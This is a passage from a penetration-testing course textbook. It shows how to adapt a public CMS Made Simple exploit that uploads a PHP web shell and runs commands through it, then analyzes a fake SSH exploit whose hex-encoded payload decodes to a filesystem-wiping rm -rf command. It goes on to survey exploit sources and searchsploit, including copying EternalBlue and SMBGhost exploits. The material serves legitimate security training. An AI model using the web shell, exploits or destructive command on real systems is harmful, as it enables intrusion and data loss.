>>> result
['Kali', 'Linux', 'Rocks']

>>> result[1]
'Linux'
```

*Listing 342 - Python string split method*

In our exploit code, the string separator is defined as the *csrf_param* variable ("__c") followed by the equals sign.

```
csrf_param = "__c"
txt_filename = 'cmsmsrce.txt'
php_filename = 'shell.php'
payload = "<?php system($_GET['cmd']);?>"

def parse_csrf_token(location):
    return location.split(csrf_param + "=")[1]
```

*Listing 343 - Understanding the code on line 24*

In order to better understand the *IndexError*, we can add a *print* statement in the *parse_csrf_token* function before the return instruction:

```
csrf_param = "__c"
txt_filename = 'cmsmsrce.txt'
php_filename = 'shell.php'
payload = "<?php system($_GET['cmd']);?>"

def parse_csrf_token(location):
    print "[+] String that is being split: " + location
    return location.split(csrf_param + "=")[1]
```

*Listing 344 - Adding a print statement to see the string where the split method is invoked on*

The exploit now displays the full string before the split method is invoked.

```
kali@kali:~$ python2 44976_modified.py
/usr/lib/python2.7/dist-packages/urllib3/connectionpool.py:849:
InsecureRequestWarning: Unverified HTTPS request is being made. Adding certificate
verification is strongly advised. See:
https://urllib3.readthedocs.io/en/latest/advanced-usage.html#ssl-warnings
  InsecureRequestWarning)
[+] Authenticated successfully with the supplied credentials
[+] String that is being split:
https://10.11.0.128/admin?_sk_=f2946ad9afceb247864
Traceback (most recent call last):
  File "44976_modified.py", line 104, in <module>
    run()
  File "44976_modified.py", line 95, in run
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
    cookies,csrf_token = authenticate()
  File "44976_modified.py", line 39, in authenticate
    return response.cookies, parse_csrf_token(response.headers['Location'])
  File "44976_modified.py", line 25, in parse_csrf_token
    return location.split(csrf_param + "=")[1]
IndexError: list index out of range
```

*Listing 345 - Inspecting the print output and noticing the absence of the string defined in the csrf_param variable*

While the exploit code expected the input string to contain "__c" (defined in the *csrf_param* variable) as shown in Listing 344, we received "_sk_" from the web application.

At this point, we do not fully understand why this is happening. Perhaps there is a version mismatch between the exploit developer's software and ours, or a CMS configuration mismatch. In any case, we know that exploit development is never straightforward.

Next, let's try to change the *csrf_param* variable to match the CMS response and find out if the exploit works.

```
csrf_param = "_sk_"
txt_filename = 'cmsmsrce.txt'
php_filename = 'shell.php'
payload = "<?php system($_GET['cmd']);?>"
```

*Listing 346 - Changing the csrf_param variable*

Now, we'll execute the modified exploit:

```
kali@kali:~$ python2 44976_modified.py
/usr/lib/python2.7/dist-packages/urllib3/connectionpool.py:849:
InsecureRequestWarning: Unverified HTTPS request is being made. Adding certificate
verification is strongly advised. See:
https://urllib3.readthedocs.io/en/latest/advanced-usage.html#ssl-warnings
  InsecureRequestWarning)
[+] Authenticated successfully with the supplied credentials
[+] String that is being split: https://192.168.50.45/admin?_sk_=bdc51a781fe6edcc126
[*] Attempting to upload cmsmsrce.txt...
...
[+] Successfully uploaded cmsmsrce.txt
[*] Attempting to copy cmsmsrce.txt to shell.php...
...
[+] File copied successfully
[+] Exploit succeeded, shell can be found at: https://192.168.50.45/uploads/shell.php
```

*Listing 347 - Successful exploitation output*

The error is no longer displayed and we are presented with a message informing us that the exploit has succeeded. Although we don't clearly understand why we needed to change the *csrf_param* variable, this scenario showed us how to adapt to unexpected situations, something great penetration testers do very well.

We can now validate the exploit by attaching to the PHP shell with a tool like curl and supplying a system command to serve as the payload:

```
kali@kali:~$ curl -k https://192.168.50.45/uploads/shell.php?cmd=whoami
www-data
```

*Listing 348 - Verifying if our exploit was successful by trying to execute whoami using the uploaded php shell*

Nice! The exploit was successful, and we now have a web shell.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

## 14.3 Wrapping Up

In this Module, we covered the main segments of a plain stack-based buffer overflow that required extensive editing to match our target environment. We then cross-compiled the code in order to make it run on our Kali attack platform.

We also modified a web exploit to demonstrate how these types of exploits can be re-purposed for a different target environment.

These scenarios reveal solutions to common obstacles encountered when dealing with public exploits during an engagement.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

# 15 Locating Public Exploits

In this Learning Module, we will cover the following Learning Units:

- Getting Started with Public Exploits
- Online Exploit Resources
- Offline Exploit Resources
- Exploiting a Target

An *exploit*[706] is a program or script that can leverage a flaw or vulnerability of a target system. Exploits can have a range of effects, such as a *denial of service* (DoS),[707] *remote code execution* (RCE),[708] or a *privilege escalation* (privesc).[709]

A common process of a *penetration testing* engagement is the use of publicly available exploits, and searching for appropriate exploits becomes a critical skill when this need arises.

In this Module, we will focus on various online resources that host exploits for publicly known vulnerabilities. We will also inspect offline tools available in Kali that contain locally-hosted exploits.

With the knowledge to find public exploits, we will then narrow our search to relevant ones that could be used to gain access to a machine. At the end of this Module, we will enumerate a target to determine which exploit(s) can be used to compromise it.

## 15.1 Getting Started

This Learning Unit covers the following Learning Objectives:

- Understand the risk of executing untrusted exploits
- Understand the importance of analyzing the exploit code before execution

In this Learning Unit, we will review a malicious public exploit. It is important to understand the risks associated with executing unknown exploits, especially if we don't analyze what the exploit code does.

### 15.1.1 A Word of Caution

We must understand that by downloading and running public exploits, we can greatly endanger a system or environment. With this in mind, we need to carefully read and understand the code before execution to ensure no negative effects.

Let's use *0pen0wn*, which was published as a remote exploit for *SSH*, as an example. While reading the source code, we noticed that it was asking for "root" privileges, which was suspicious.

---

[706] (Trend Micro, 2022), https://www.trendmicro.com/vinfo/us/security/definition/exploit

[707] (Wikipedia, 2023), https://en.wikipedia.org/wiki/Denial-of-service_attack

[708] (Bugcrowd, 2022), https://www.bugcrowd.com/glossary/remote-code-execution-rce/

[709] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Privilege_escalation

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
if (geteuid()) {
  puts("Root is required for raw sockets, etc."); return 1;
}
```

*Listing 349 - Malicious SSH exploit asking for root privileges on the attacking machine*

Further examination of the payload revealed an interesting *jmpcode* array.

```
[...]
char jmpcode[] =
"\x72\x6D\x20\x2D\x72\x66\x20\x7e\x20\x2F\x2A\x20\x32\x3e\x20\x2f"
"\x64\x65\x76\x2f\x6e\x75\x6c\x6c\x20\x26";
[...]
```

*Listing 350 - Malicious SSH exploit hex encoded payload*

Although it was masked as *shellcode*,[710] the "jmpcode" character array was actually a *hex-encoded* string containing a malicious shell command.

```
kali@kali:~$ python3

>>> jmpcode = [
... "\x72\x6D\x20\x2D\x72\x66\x20\x7e\x20\x2F\x2A\x20\x32\x3e\x20\x2f"
... "\x64\x65\x76\x2f\x6e\x75\x6c\x6c\x20\x26"]
>>> print(jmpcode)
['rm -rf ~ /* 2> /dev/null &']
>>>
```

*Listing 351 - Malicious SSH exploit payload that will wipe your attacking machine*

This single command would effectively wipe out the would-be attacker's UNIX-based filesystem. The program would then connect to a public IRC server to announce the user's actions to the world, making this an extremely dangerous and potentially embarrassing malicious exploit!

Given this danger, we will rely on more trustworthy exploit repositories in this Module.

The online resources mentioned in this Module analyze the submitted exploit code before hosting it online; however, it is still important to properly read the code ourselves to get a rough idea of what it will do upon execution. And if we are not yet proficient in programming, this is a great way to improve our code-reading skills.

Exploits that are written in a *low-level programming language* and require compilation are often hosted in both *source code* and *binary format*. While cumbersome to compile, source code is easier to inspect than binaries (without the assistance of specialized skills and tools).

If code inspection or compilation is too complex, we can set up a virtual machine environment with clean snapshots as an exploit testing ground, or *sandbox*. The snapshots on a newly set up environment allow it to be easily reconstructed if infected by something malicious or if the exploit causes it to break.

## 15.2 Online Exploit Resources

This Learning Unit covers the following Learning Objectives:

- Access multiple online exploit resources

[710] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Shellcode

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

- Differentiate between various online exploit resources
- Understand the risks between online exploit resources
- Use Google search operators to discover public exploits

After the *information gathering* and *enumeration* stages of a penetration test, we can cross-check discovered software for *known vulnerabilities* in an attempt to find published exploits.

Various online resources host exploit code and make it available to the public for free. In this section, we will cover the most popular online resources. The first two we'll inspect usually conduct tests on the submitted exploit code and remove any that are deemed fake or malicious.

## 15.2.1 The Exploit Database

The *Exploit Database*[711] (commonly known as Exploit-DB or EDB) is a project maintained by OffSec.[712] It is a free archive of public exploits that are gathered through submissions, mailing lists, and public resources.





*Figure 226: The Exploit Database homepage*

Let's take a moment to analyze the homepage. By default, the list is sorted with the newest exploit at the top. The fields that will be covered are highlighted in the above image.

The D field is a quick way we can download the exploit file.

The A field lists the vulnerable application files of respective exploits which we can download for research and testing (if available).

The V field marks whether the exploit has been verified. Exploits with the verified checkmark have been reviewed, executed, and concluded to be a functioning exploit. These are reviewed by trusted members and add further assurance that the exploit is safe and functional.

[711] (OffSec, 2023), https://www.exploit-db.com

[712] (OffSec, 2023), https://www.offsec.com

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

The **Title** field will usually give the vulnerable application name along with its respective vulnerable version and the function of the exploit.

The **Type** field designates the exploit as one of the following: *dos*, *local*, *remote*, or *webapp*.

The **Platform** field designates which kind of system(s) are affected by the exploit. This can be operating systems, hardware, or even code language services such as PHP.

The last field designates the **Author** of the exploit.

Let's browse to an exploit to get more information. In this demonstration, we'll browse to *m1k1o's Blog v.10 - Remote Code Execution (RCE) (Authenticated)*.[713]





*Figure 227: m1k1o's Blog v.10 - Remote Code Execution (RCE) (Authenticated)*

Each exploit has a unique ID (a numeric value), known as the *EDB-ID*, which is also placed at the end of the URL of the respective exploit's page. The associated *Common Vulnerabilities and Exposures* (CVE) that the exploit impacts is also listed. Below the information fields, which we analyzed before, is the text of the exploit code. We can use the Exploit-DB site in this way to do quick code reviews before downloading the exploit.

Exploit Database updates are announced through Twitter[714] and RSS[715] feeds.

## 15.2.2 Packet Storm

*Packet Storm*[716] is an information security website that provides up-to-date information on security news, exploits, and tools (published tools by security vendors) for educational and testing purposes.

[713] (Exploit DB, 2022), https://www.exploit-db.com/exploits/50943

[714] (Twitter, 2022), https://twitter.com/exploitdb

[715] (OffSec, 2023), https://www.exploit-db.com/rss.xml

[716] (Packet Storm, 2022), https://packetstormsecurity.com

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.




*Figure 228: Packet Storm homepage*

Like the previously-mentioned online resources, Packet Storm also posts updates to Twitter[717] and hosts an RSS feed.[718]

## 15.2.3 GitHub

*GitHub*[719] is an online code hosting platform for version control and collaboration. This allows anyone to create and share code, including exploits.

[717] (Twitter, 2022), https://twitter.com/packet_storm

[718] (Packet Storm, 2022), https://packetstormsecurity.com/feeds

[719] (GitHub, 2022), https://github.com/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 229: GitHub homepage*

Due to its open nature, using exploits from GitHub presents a large security risk and caution is advised. Unlike the previous two resources covered, GitHub repositories can be created by anyone and distributed without oversight. For example, a user recently tweeted[720] a warning that anyone executing a specific malicious exploit hosted on GitHub would instead be infected with a backdoor.

[720] (Twitter, 2022), https://twitter.com/haxor31337/status/1527182890869530624

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.




*Figure 230: Malicious GitHub Exploit Warning*

This is not to say that all GitHub repositories are malicious, but they all must be treated with caution. A benefit of using GitHub as an exploit resource is the speed at which exploits can be made available. Members of the security community can create proof-of-concept code and share it almost as quickly as new vulnerabilities pop up.

OffSec has a GitHub account where we can find different repositories like *exploitdb-bin-sploits*, which contains pre-compiled exploits for easy execution.





*Figure 231: OffSec GitHub*

## 15.2.4 Google Search Operators

In addition to the individual websites that we covered above, we can search for additional exploit-hosting sites using popular search engines.

We can begin searching for exploits using a specific software's version followed by the "exploit" keyword and include various search operators (like those used by the *Google search engine*[721]) to

[721] (Ahrefs Pte, Ltd., 2018), https://ahrefs.com/blog/google-advanced-search-operators/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

narrow our search. Mastering these advanced operators can help us tailor our results to find exactly what we are searching for.

As an example, we can use the following search query to locate vulnerabilities affecting the *Microsoft Edge* browser and limit the results to only those exploits that are hosted on the Exploit Database website.

```
kali@kali:~$ firefox --search "Microsoft Edge site:exploit-db.com"
```

*Listing 352 - Using Google to search for Microsoft Edge exploits on exploit-db.com*

Some other search operators that can be used to fine-tune our results include *inurl*, *intext*, and *intitle*.

*Use extreme caution when using exploits from non-curated resources!*

## 15.3 Offline Exploit Resources

This Learning Unit covers the following Learning Objectives:

- Access Multiple Exploit Frameworks
- Use SearchSploit
- Use Nmap NSE Scripts

Internet access is not always guaranteed during a penetration test. Should the assessment take place in an isolated environment, the Kali Linux distribution comes with various tools that provide offline access to exploits.

### 15.3.1 Exploit Frameworks

An *exploit framework*[722] is a software package that contains reliable exploits for easy execution against a target. These frameworks have a standardized format for configuring an exploit and allow both online and offline access to the exploits. This section will cover some popular exploit frameworks.

*Metasploit*[723] is an excellent framework built to assist in the development and execution of exploits. It was created by H D Moore in 2003 and is owned by Rapid7. It allows for easy execution of pre-loaded exploits with minor configuration settings. This framework has a free community edition and a paid pro version. We will cover Metasploit in detail in a later Module, but it is important to be aware of this exploit framework.

*Core Impact*[724] is another exploit framework owned by HelpSystems and there are no free versions for this framework. This framework can automate testing, link to vulnerability scanners, complete phishing campaigns, and re-test exploited systems to verify remediation was completed after a penetration test.

[722] (McNab, 2007), https://www.oreilly.com/library/view/network-security-assessment/9780596510305/ch16.html

[723] (Rapid7, 2022), https://www.metasploit.com

[724] (HelpSystems, 2022), https://www.cobaltstrike.com/core-impact/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*Canvas*,[725] made by Immunity, is another exploit framework. Once the product is paid for, exploits are regularly updated every month.

The *Browser Exploitation Framework* (BeEF)[726] is a penetration testing tool focused on client-side attacks executed within a web browser.

We covered some popular exploit frameworks for penetration testing. Although we only briefly detailed each one, it is valuable to know the resources available in exploit frameworks.

### 15.3.2 SearchSploit

The Exploit Database provides a downloadable archived copy of all the hosted exploit code. This archive is included by default in Kali in the *exploitdb* package. We recommended updating the package before any assessment to ensure the latest exploits are installed. The package can be updated using the following commands:

```
kali@kali:~$ sudo apt update && sudo apt install exploitdb
[sudo] password for kali:
...
The following packages will be upgraded:
  exploitdb
...
Setting up exploitdb (20220526-0kali1) ...
...
```

*Listing 353 - Updating the exploitdb package from the Kali Linux repositories*

The above command updates the local copy of the Exploit Database archive under /usr/share/exploitdb/. This directory is split into two major sections, exploits and shellcodes. The /usr/share/exploitdb/ directory contains CSV files for each of the exploits and shellcodes directories. Each CSV file contains the file information of all files within their respective subdirectories. These CSV files contain similar information to the Exploit DB website, such as the EDB-ID, title, author, platform, and other information we covered previously.

```
kali@kali:~$ ls -1 /usr/share/exploitdb/
exploits
files_exploits.csv
files_shellcodes.csv
shellcodes
```

*Listing 354 - Listing the two major sections in the archive main directory with the database reference files*

When we redirect to the exploits directory, we'll find many sub-directories containing all of the exploits. These sub-directories are separated based on operating system, architecture, scripting language, etc. For example, the linux subdirectory contains all Linux-related exploits.

```
kali@kali:~$ ls -1 /usr/share/exploitdb/exploits
aix
alpha
android
arm
ashx
```

[725] (Immunity, 2022), http://immunityinc.com/products/canvas/index.html

[726] (BeEF, 2022), http://beefproject.com

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
asp
aspx
atheos
beos
bsd
bsd_x86
cfm
cgi
freebsd
freebsd_x86
...
```

*Listing 355 - Listing the content of the exploits directory*

Manually searching the Exploit Database is by no means ideal, especially given the large quantity of exploits in the archive. This is where the searchsploit utility comes in handy.

We can run **searchsploit** from the command line without any parameters to display its usage:

```
kali@kali:~$ searchsploit
  Usage: searchsploit [options] term1 [term2] ... [termN]
...
```

*Listing 356 - The searchsploit command syntax*

As the built-in examples reveal, searchsploit allows us to search through the entire archive and display results based on various search options provided as arguments.

```
==========
 Examples
==========
  searchsploit afd windows local
  searchsploit -t oracle windows
  searchsploit -p 39446
  searchsploit linux kernel 3.2 --exclude="(PoC)|/dos/"
  searchsploit -s Apache Struts 2.0.0
  searchsploit linux reverse password
  searchsploit -j 55555 | json_pp

  For more examples, see the manual: https://www.exploit-db.com/searchsploit
```

*Listing 357 - Searchsploit command examples*

The options allow us to narrow our search, change the output format, update the exploitdb package, and more.

```
=========
 Options
=========
## Search Terms
   -c, --case     [Term]      Perform a case-sensitive search (Default is inSEnsITiVe)
   -e, --exact    [Term]      Perform an EXACT & order match on exploit title (Default
is an AND match on each term) [Implies "-t"]
                                e.g. "WordPress 4.1" would not be detect "WordPress
Core 4.1")
   -s, --strict               Perform a strict search, so input values must exist,
disabling fuzzy search for version range
                                e.g. "1.1" would not be detected in "1.0 < 1.3")
   -t, --title    [Term]      Search JUST the exploit title (Default is title AND the
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
file's path)
       --exclude="term"       Remove values from results. By using "|" to separate,
you can chain multiple values
                                e.g. --exclude="term1|term2|term3"

## Output
   -j, --json     [Term]      Show result in JSON format
   -o, --overflow [Term]      Exploit titles are allowed to overflow their columns
   -p, --path     [EDB-ID]    Show the full path to an exploit (and also copies the
path to the clipboard if possible)
   -v, --verbose              Display more information in output
   -w, --www      [Term]      Show URLs to Exploit-DB.com rather than the local path
       --id                   Display the EDB-ID value rather than local path
       --colour               Disable colour highlighting in search results
...
```

*Listing 358 - The searchsploit options help menu*

Finally, the *Notes* section of the help menu reveals some useful search tips.

```
=======
 Notes
=======
 * You can use any number of search terms
 * By default, search terms are not case-sensitive, ordering is irrelevant, and will
search between version ranges
   * Use '-c' if you wish to reduce results by case-sensitive searching
   * And/Or '-e' if you wish to filter results by using an exact match
   * And/Or '-s' if you wish to look for an exact version match
 * Use '-t' to exclude the file's path to filter the search results
   * Remove false positives (especially when searching using numbers - i.e. versions)
 * When using '--nmap', adding '-v' (verbose), it will search for even more
combinations
 * When updating or displaying help, search terms will be ignored
```

*Listing 359 - The searchsploit help notes*

For example, we can search for all available *remote* exploits that target the *SMB* service on the *Windows* operating system with the following syntax:

```
kali@kali:~$ searchsploit remote smb microsoft windows
------------------------------------------------------------------------------------
---------------------------------- ---------------------------------
 Exploit Title
|  Path
------------------------------------------------------------------------------------
---------------------------------- ---------------------------------
Microsoft DNS RPC Service - 'extractQuotedChar()' Remote Overflow 'SMB' (MS07-029)
(Metasploit)                              | windows/remote/16366.rb
Microsoft Windows - 'EternalRomance'/'EternalSynergy'/'EternalChampion' SMB Remote
Code Execution (Metasploit) (MS17-010)    | windows/remote/43970.rb
Microsoft Windows - 'SMBGhost' Remote Code Execution
| windows/remote/48537.py
Microsoft Windows - 'srv2.sys' SMB Code Execution (Python) (MS09-050)
| windows/remote/40280.py
Microsoft Windows - 'srv2.sys' SMB Negotiate ProcessID Function Table Dereference
(MS09-050)                                  | windows/remote/14674.txt
Microsoft Windows - 'srv2.sys' SMB Negotiate ProcessID Function Table Dereference
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
(MS09-050) (Metasploit)                    | windows/remote/16363.rb
Microsoft Windows - SMB Relay Code Execution (MS08-068) (Metasploit)
| windows/remote/16360.rb
Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit)
| windows/dos/41891.rb
Microsoft Windows - SmbRelay3 NTLM Replay (MS08-068)
| windows/remote/7125.txt
Microsoft Windows 2000/XP - SMB Authentication Remote Overflow
| windows/remote/20.txt
Microsoft Windows 2003 SP2 - 'ERRATICGOPHER' SMB Remote Code Execution
| windows/remote/41929.py
Microsoft Windows 2003 SP2 - 'RRAS' SMB Remote Code Execution
| windows/remote/44616.py
Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)
| windows/remote/42031.py
Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code
Execution (MS17-010)                       | windows/remote/42315.py
Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (MS17-
010)                                     | windows_x86-64/remote/42030.py
Microsoft Windows 95/Windows for Workgroups - 'smbclient' Directory Traversal
| windows/remote/20371.txt
Microsoft Windows NT 4.0 SP5 / Terminal Server 4.0 - 'Pass the Hash' with Modified SMB
Client                                   | windows/remote/19197.txt
Microsoft Windows Server 2008 R2 (x64) - 'SrvOs2FeaToNt' SMB Remote Code Execution
(MS17-010)                                 | windows_x86-64/remote/41987.py
Microsoft Windows Vista/7 - SMB2.0 Negotiate Protocol Request Remote Blue Screen of
Death (MS07-063)                         | windows/dos/9594.txt
-------------------------------------------------------------------------------------
------------------------------------ --------------------------------
Shellcodes: No Results
Papers: No Results
```

*Listing 360 - Using searchsploit to list available remote Windows SMB exploits*

The exploits that contain the search parameters are listed in the output. For demonstration, let's presume we want to use the two exploits highlighted above during our engagement. Let's imagine we enumerated two *SMB servers* that are vulnerable to *SMBGhost* and *EternalBlue* for the sake of this demonstration.

We can copy an exploit into our current working directory using the **-m** option if we need to modify it. An advantage of copying the exploit into the current working directory is that it will be easier to organize the exploits used in an engagement and correlate them to systems being tested.

> *All local exploits are overwritten when a new package of exploitdb is released, so modifying the exploits in their original locations would cause us to lose those changes.*

Let's copy the two exploits with the **-m** option. We can do this with either the path or the EDB-ID of those exploits, which can be found in their path names.

```
kali@kali:~$ searchsploit -m windows/remote/48537.py
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
  Exploit: Microsoft Windows - 'SMBGhost' Remote Code Execution
      URL: https://www.exploit-db.com/exploits/48537
     Path: /usr/share/exploitdb/exploits/windows/remote/48537.py
File Type: Python script, ASCII text executable, with very long lines (343)

Copied to: /home/kali/48537.py

kali@kali:~$ searchsploit -m 42031
  Exploit: Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution
(MS17-010)
      URL: https://www.exploit-db.com/exploits/42031
     Path: /usr/share/exploitdb/exploits/windows/remote/42031.py
File Type: Python script, ASCII text executable

Copied to: /home/kali/42031.py
```

*Listing 361 - The exploits are copied the the current working directory with searchsploit*

The exploits we wanted are now copied into our current working directory. The first command execution copied the exploit file and the second command execution copied the exploit by its EDB-ID.

### 15.3.3 Nmap NSE Scripts

*Nmap* is one of the most popular tools for enumeration. One very powerful feature of this tool is the *Nmap Scripting Engine* (NSE),[727] which, as its name suggests, introduces the ability to automate various tasks using scripts.

